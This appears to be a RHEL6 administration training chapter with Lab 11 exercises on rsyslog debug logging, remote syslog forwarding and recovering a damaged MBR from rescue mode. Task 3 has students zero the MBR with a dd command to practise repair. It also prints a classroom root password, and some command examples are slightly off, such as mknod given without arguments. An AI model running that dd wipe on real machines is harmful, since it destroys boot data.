If there is enough damage to the filesystem that data might potentially be lost, the automatic filesystem check halts, and you are prompted to manually run **fsck**. You will be prompted to press "y" at each repair step. This can become quite tedious, so you can use **fsck -y** to tell **fsck** to always assume "yes".

Files recovered by **fsck** will be stored in the `lost+found/` directory at the root of the file system from which they were recovered. `lost+found/` is not a normal directory file, but rather one which has a pool of pre-allocated data blocks available for its use. If it gets removed it can be recreated with the **mklost+found** command.

## RHEL6 Rescue Environment

### Some problems require use of a rescue mode

- Boot off install disk 1 and type **linux rescue** at the boot prompt
- Filesystems will be mounted under **/mnt/sysimage/** if possible
- After fixing the problem, type **exit** at the prompt to reboot the system

### The RHEL6 Rescue Environment

Using the rescue environment is a last-step effort, not a first step. Most problems do not require its use, and can be solved more easily in a more full-featured environment, such as single user mode. The rescue environment has a limited set of utilities. One useful utility is the **chroot** command:

```
# chroot /mnt/sysimage
```

**chroot** will change / (the root filesystem) to begin from **/mnt/sysimage/**. From there you can run **grub-install**, **vi**, **emacs**, and everything else as you would normally.

### If Auto-mounting Filesystems Fail

Use **mknod** to create device nodes, use **fdisk -l** to view partitions, run **fsck** against filesystems, then mount (if needed) the root filesystem at **/mnt/sysimage/** (and other filesystems under **/mnt/sysimage/** as needed).

```
# mknod /dev/hda
# mknod /dev/hda1
# mknod /dev/hda2
...
# fdisk -l /dev/hda
# e2fsck -y /dev/hda1
# e2fsck -y /dev/hda2
...
# mount /dev/hdaX /mnt/sysimage
```

```
# chroot /mnt/sysimage
```

On RHEL6, the rescue environment provides several options for detecting and mounting Linux filesystems. One option is for the rescue environment to scan all drives on the system and automatically mount detected Linux filesystems in read-write mode. Another option will mount detected Linux filesystems in read-only mode. The last option is to skip the detection of Linux filesystems completely.

## Process Tools

	Linux	HP-UX	Solaris
Process Monitor	<b>top</b>	<b>top</b> <b>glance</b>	<b>prstat</b>
CPU Details	<b>cat /proc/cpuinfo</b>	<b>machinfo</b> <b>ioscan -fnC processor</b>	<b>psrinfo -v</b>
Log Files	<b>/var/log/messages</b> <b>/var/log/*</b>	<b>/var/adm/syslog/syslog.log</b>	<b>/var/adm/messages</b> <b>/var/log/syslog</b>
System and library call tracing	<b>strace</b> <b>ltrace</b>	<b>trace</b> <b>tusc</b>	<b>truss</b> <b>sotruss</b>

# Lab 11

---

Estimated Time: 35 minutes

## Task 1: Setting up a Full Debug Logfile

Page: 11-28 Time: 5 minutes

Requirements: 🖥️ (1 station)

## Task 2: Remote Syslog Configuration

Page: 11-30 Time: 15 minutes

Requirements: 🖥️🖥️ (2 stations)

## Task 3: Recovering Damaged MBR

Page: 11-33 Time: 15 minutes

Requirements: 🖥️ (1 station) 🖨️ (classroom server)

## Objectives

- 🔧 Configure syslog to log debug messages

## Requirements

- 🖥️ (1 station)

## Relevance

Setting up a debug log file can help troubleshoot system issues

## Lab 11

# Task 1

### Setting up a Full Debug Logfile

Estimated Time: 5 minutes

- 1) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
```

```
Password: makeitso 
```

- 2) Configure Rsyslog to log all debug messages to the file `/var/log/debug`. Add the following lines to the bottom of `/etc/rsyslog.conf`:

```
File: /etc/rsyslog.conf
```

```
+ # Log anything (excluding mail/authpriv/cron) of debug level or higher.  
+ *.debug;mail,authpriv,cron.none /var/log/debug
```

- 3) Reload the syslog daemon so the changes go into effect:

```
# service rsyslog reload  
... output omitted ...
```

- 4) Test the syslog configuration by sending a test log message of info priority:

```
# logger -p info -t info-lvl-msg "This is an info-priority message"
```

- 5) Check to see which file the test message was logged to:

```
# tail -n 2 /var/log/{debug,messages}
```

```
==> /var/log/debug <==
```

```
rsyslogd: [origin software="rsyslogd"6.2" x-pid="1269" x-info="http://www.rsyslog.com"] (re)start
```

```
info-lvl-msg: This is an info-priority message
```

```
==> /var/log/messages <==
```

• The info-priority messages go to both log files.

```
rsyslogd: [origin software="rsyslogd"6.2" x-pid="1269" x-info="http://www.rsyslog.com"] (re)start
info-lvl-msg: This is an info-priority message
```

- 6) Test the syslog configuration by sending a test log message of debug priority:

```
# logger -p debug -t debug-lvl-msg "This is a debug-priority message"
```

- 7) Check to see which file the test message was logged to:

```
==> /var/log/debug <==
info-lvl-msg: This is an info-priority message
debug-lvl-msg: This is an debug-priority message
```

```
==> /var/log/messages <== •No debug priority message logged
rsyslogd: [origin software="rsyslogd"
swVersion="4.6.2" x-pid="1269" x-info="http://www.rsyslog.com"] (re)start
info-lvl-msg: This is an info-priority message
```

## Cleanup

- 8) Configure Rsyslog to stop logging debug messages. Remove the following lines from the bottom of /etc/rsyslog.conf:

File: /etc/rsyslog.conf	
-	<del># Log anything (excluding mail/authpriv/cron) of debug level or higher.</del>
-	<del>*.debug;mail,authpriv,cron.none /var/log/debug</del>

- 9) Reload the daemon so the changes go into effect:

```
# service rsyslog reload
. . . output omitted . . .
```

- 10) Administrative privileges are no longer required; **exit** the root shell to return to an unprivileged account:

```
# exit
```

## Objectives

- ☞ Configure Rsyslog to listen on the network for remote log messages
- ☞ Configure Rsyslog to send messages to a remote logging server

## Requirements

🖥️ (2 stations)

## Relevance

Centralized logging servers can help increase manageability and security of system logs.

## Lab 11

# Task 2


## Remote Syslog Configuration

**Estimated Time: 15 minutes**

- 1) Find out what port is used for remote Rsyslog logging:

```
$ grep -i syslog /etc/services
syslog      514/udp
. . . snip . . .
```

- 2) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
Password: makeitso 
```

- 3) Determine whether or not Rsyslog is listening on the network:

```
# lsof -i :514
```

No output here means that Rsyslog is not currently listening on the network

- 4) Configure Rsyslog to listen on the network for remote log messages (port 514 by default):

File: /etc/rsyslog.conf

```
# Provides UDP syslog reception
- #ModLoad imudp.so
- #UDPServerRun 514
+ $ModLoad imudp.so
+ $UDPServerRun 514
```



- 5) Start the syslog so that changes go into effect:

```
# service rsyslog reload
Reloading system logger... [ OK ]
```

- 6) Determine whether or not the daemon is listening for remote network connections:

```
# lsof -i :514
COMMAND  PID USER  FD   TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd 2224 root   5u   IPv4 495757      0t0  UDP *:syslog
rsyslogd 2224 root   6r   IPv6 495758      0t0  UDP *:syslog
```

- 7) Wait for your lab partner to reach this point before continuing.

- 8) Configure Rsyslog to send messages to your partner's system:

File: /etc/rsyslog.conf	
	# Log anything (except mail) of level info or higher.
	# Don't log private authentication messages!
	*.info;mail.none;authpriv.none;cron.none /var/log/messages
+	*.info;mail.none;authpriv.none;cron.none @10.100.0.1

- 9) Reload the daemon so that the changes go into effect:

```
# service rsyslog reload
Reloading system logger... [ OK ]
```

- 10) Send a test log message:

```
# logger -p info -t info-lvl-msg "Message from stationX"
```

- 11) Wait for your lab partner to reach this point before continuing.

- 12) Observe the contents of the system log:

```
# tail -n2 /var/log/messages
```

```
Jan 12 15:38:39 stationY rsyslogd: [origin software="rsyslogd" ↵  
    swVersion="4.6.2" x-pid="1270" x-info="http://www.rsyslog.com" ] ↵  
    (re)start
```

```
Jan 12 15:39:05 stationY info-lvl-msg: Message from stationY
```

- This line, and the next, is the message which was created on your partner's system and forwarded to yours

### Cleanup:

- 13) Configure Rsyslog to stop listening on the network for remote log messages:

File: /etc/rsyslog.conf

```
# Provides UDP syslog reception  
- $ModLoad imudp.so  
- $UDPServerRun 514  
+ # $ModLoad imudp.so  
+ # $UDPServerRun 514
```

- 14) Configure Rsyslog to stop sending messages to your partner's system:

File: /etc/rsyslog.conf

```
# Log anything (except mail) of level info or higher.  
# Don't log private authentication messages!  
*.info;mail.none;authpriv.none;cron.none                /var/log/messages  
- *.info;mail.none;authpriv.none;cron.none                @10.100.0.Y
```

- 15) Restart the daemon so that the changes go into effect:

```
# service rsyslog reload
```

```
Shutting down system logger:
```

```
[ OK ]
```

```
Starting system logger:
```

```
[ OK ]
```

- 16) Administrative privileges are no longer required; **exit** the root shell to return to an unprivileged account:

```
# exit
```

## Objectives

- ☞ Use the rescue environment to recover a damaged MBR

## Requirements

- 🖥 (1 station) 🖥 (classroom server)

## Relevance

Certain problems are severe enough that they render the system unbootable by normal means. In these cases, you must boot the system using an alternate boot media and possibly alternate root filesystem to repair the system. This task teaches how to enter and use the rescue environment.

- 1) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
```

```
Password: makeitso 
```

- 2) Proper preparation for any disk or filesystem disaster includes having a copy of the partition table and what each partition contains. At a minimum you should know where your /boot, /, /usr, and /var filesystems are located. Use df to view where they are currently located:

```
# df
```

```
. . . output omitted . . .
```

- 3) **Record** which partition contains /boot:

Result: \_\_\_\_\_

- 4) **Record** which partition contains /:

Result: \_\_\_\_\_

- 5) **Record** which partition contains /usr:

Result: \_\_\_\_\_

## Lab 11

# Task 3

## Recovering Damaged MBR

**Estimated Time: 15 minutes**

- 6) Record which partition contains /var:

Result: \_\_\_\_\_

- 7) Overwrite your MBR by running the command listed below. Please double-check your syntax before running the command, as simple typos here can easily render the machine inoperable (beyond the scope of this course to recover):

```
# dd if=/dev/zero of=/dev/sda count=1 bs=446  
... output omitted ...  
# reboot
```

- Carefully type this command as any typos could completely destroy your Linux installation.

- 8) Your instructor will provide instructions on whether PXE is available, and if so how to PXE boot your lab system. If PXE is not available, skip to the next step.

**PXE boot** your workstation.

Most Intel systems do this with the **F12** key after POST.

From the PXE menu, select Rescue Mode by **typing XXX** (replace with correct value from menu).

This will boot to the Rescue environment. Skip to 10

- 9) If you are using the installation DVD, the Rescue CD, or boot.iso made CD, complete the following:

**Boot** from the optical media provided by your instructor.

At the menu, **select** Rescue installed system

- 10) After a moment the rescue environment will ask about language and keyboard preferences. **Select** as appropriate.

- 11) If you are doing a network rescue with no DHCP server, supply the following networking parameters to the first stage of the installer. If using DHCP, only the NFS Server and Directory settings will be necessary. Be sure to replace *distro* with the proper value for the version of Linux you are using:

Field	Value
IP address	<b>10.100.0.X</b>
Netmask	<b>255.255.255.0</b>
Default gateway (IP)	<b>10.100.0.254</b>
Primary nameserver	<b>10.100.0.254</b>
NFS server	<b>10.100.0.254</b>
Directory	<b>/export/netinstall/distro</b>

- 12) It will then ask if it should attempt to locate and automatically mount the Linux filesystems. In many situations this will work fine and you would choose Continue. It would then mount the root filesystem at /mnt/sysimage/ and mount child filesystems as well.

In order to become versed with the steps required in the worst case scenario, do not have it attempt automatic mounting. **Select Skip** to go directly to the command prompt. **Select Shell Start Shell** from the menu:

```
Starting shell...
bash-4.1# fdisk -l
```

• Note the partition number for your boot partition.

- 13) If the system being rescued is using LVM based devices, it may be necessary to discover, import, activate, or create the necessary device files:

```
# lvmdiskscan
. . . snip . . .
/dev/sdb          [      74.51 GiB]
6 disks
17 partitions
0 LVM physical volume whole disks
1 LVM physical volume

# lvm vgs
VG              #PV #LV #SN Attr   VSize  VFree
vg_stationX    1   5   0 wz--n- 34.18g 25.68g

# lvm vgchange -a y vg_stationX
5 logical volume(s) in volume group "vg_stationX" now active

# ls /dev/vg_stationX/
lv_root  lv_swap  lv_temp  lv_user  lv_var
```

• In some cases, misconfigured external storage targets, such as iSCSI or FCoE, fail to automatically detect. Note in this case that 1 LVM physical volume is detected.

• If there is an x in the attributes then the Volume Group has been exported and will need to be imported using `lvm vgimport vg_stationX`.

14) Mount the normal filesystems under /mnt/sysimage/:

```
# mkdir /mnt/sysimage
# mount /dev/vg_stationX/lv_root /mnt/sysimage/

# mount -o bind /dev /mnt/sysimage/dev/
# mount -o bind /sys /mnt/sysimage/sys/
# mount -o bind /proc /mnt/sysimage/proc/

# mount /dev/vg_stationX/lv_usr /mnt/sysimage/usr/
# mount /dev/vg_stationX/lv_var /mnt/sysimage/var/
# mount /dev/vg_stationX/lv_tmp /mnt/sysimage/tmp/
# mount /dev/sda1 /mnt/sysimage/boot/

# chroot /mnt/sysimage/
```

- Once the root filesystem is mounted it is possible to look at /mnt/sysimage/etc/fstab to see the normal mounts. If LABEL or UUID references are used instead of the device filename, use the findfs or blkid commands to identify the device filenames.

- The chroot command may not provide an indication that you are currently in a pseudo-root.

15) Repair the master boot record (MBR) on the primary drive:

```
# grub
grub> root (hd0,0)
root (hd0,0)
  Filesystem type is ext2fs, partition type 0x03
grub> setup (hd0)
. . . snip . . .
Done
grub> quit
```

- The hdX and hdX,X parameter passed to grub should be the hard drive and partition the BIOS boots from.

GRUB should find its stage1, stage1\_5, and stage2 images, and report succeeded in anything run after the checks. If there are problems, ask your instructor.

16) Exit chroot, exit rescue mode and reboot the system. Once the system has rebooted, remove any boot media you used and start a normal boot process. If the steps above were performed correctly your system should boot in a normal fashion.

```
# exit
# exit
```

- terminate the chroot'ed shell
- terminate the rescue environment

Select reboot Reboot from the menu.